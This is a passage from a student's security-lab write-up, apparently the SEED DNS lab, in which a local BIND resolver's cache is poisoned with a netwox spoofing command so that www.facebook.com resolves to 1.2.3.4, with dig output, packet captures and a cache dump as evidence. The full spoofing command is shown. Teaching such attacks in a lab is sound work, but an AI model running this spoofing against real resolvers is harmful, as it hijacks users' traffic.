▼ Authoritative nameservers
  ▶ b.ns.c10r.facebook.com: type NS, class IN, ns b.ns.c10r.facebook.com
▼ Additional records
  ▶ b.ns.c10r.facebook.com: type A, class IN, addr 69.171.239.11
```

The last message (ICMP failure) message is highlighted and you can see in bottom section that it is the spoofed DNS reply (with the 1.2.3.4 ip address).

Task 6: DNS Cache Poisoning Attack

First I clear the cache from server VM2.

Then, I execute the netwox command to poison the cache:

```
[02/15/19]seed@vm1:~$ sudo netwox 105 --hostname "www.facebook.com" --hostnameip
 1.2.3.4 --authns "b.ns.c10r.facebook.com" --authnsip 69.171.255.11 --ttl 600 --
filter "src host 10.0.2.10" --spoofip "raw"
```

Then I dig www.facebook.com:

```
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Fri Feb 15 16:52:13 EST 2019
;; MSG SIZE  rcvd: 100

[02/15/19]seed@vm3:.../resolv.conf.d$ dig www.facebook.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.facebook.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16004
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.facebook.com.              IN      A

;; ANSWER SECTION:
www.facebook.com.       600     IN      A       1.2.3.4

;; AUTHORITY SECTION:
.                       600     IN      NS      b.ns.c10r.facebook.com.

;; ADDITIONAL SECTION:
b.ns.c10r.facebook.com. 600     IN      A       69.171.255.11

;; Query time: 11 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Fri Feb 15 16:55:43 EST 2019
;; MSG SIZE  rcvd: 100
```

I get the spoofed reply. I can also see all the messages going back and forth between VM2 and other machines. But when I clear wireshark and execute again, I only get two messages, showing that the address is cached in the VM2 nameserver:

No.	Time	Source	Destination	Protocol	Length	Info
1	2019-02-15 16:57:48.9662652…	10.0.2.9	10.0.2.10	DNS	87	Standard quer…
2	2019-02-15 16:57:48.9666301…	10.0.2.10	10.0.2.9	DNS	142	Standard quer…

Then I stop the netwox command and execute Dig from the user VM3 machine:

No.	Time	Source	Destination	Protocol	Length	Info
1	2019-02-15 16:57:48.9662652…	10.0.2.9	10.0.2.10	DNS	87	Standard quer…
2	2019-02-15 16:57:48.9666301…	10.0.2.10	10.0.2.9	DNS	142	Standard quer…
5	2019-02-15 16:58:48.7539760…	10.0.2.9	10.0.2.10	DNS	87	Standard quer…
6	2019-02-15 16:58:48.7543323…	10.0.2.10	10.0.2.9	DNS	142	Standard quer…

see only two more messages get captured from User to server and server to user – showing address is cached and poisoned because it reurned spoofed IP address info. I also dump the cache and see the entry in the dump.db file:

```
tor                                                                  En  5:01 PM
/bin/bash
/bin/bash 78x42
3;J
[02/15/19]seed@vm2:.../bind$ sudo cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20190215220025
; authanswer
.                       318     IN NS   b.ns.c10r.facebook.com.
; authauthority
b.ns.c10r.facebook.com. 318     NS      b.ns.c10r.facebook.com.
; additional
                        318     A       69.171.255.11
; authanswer
www.facebook.com.       318     A       1.2.3.4
; authanswer
e.root-servers.net.     604518  AAAA    2001:500:a8::e
; authanswer
g.root-servers.net.     604518  AAAA    2001:500:12::d0d
;
; Address database dump
```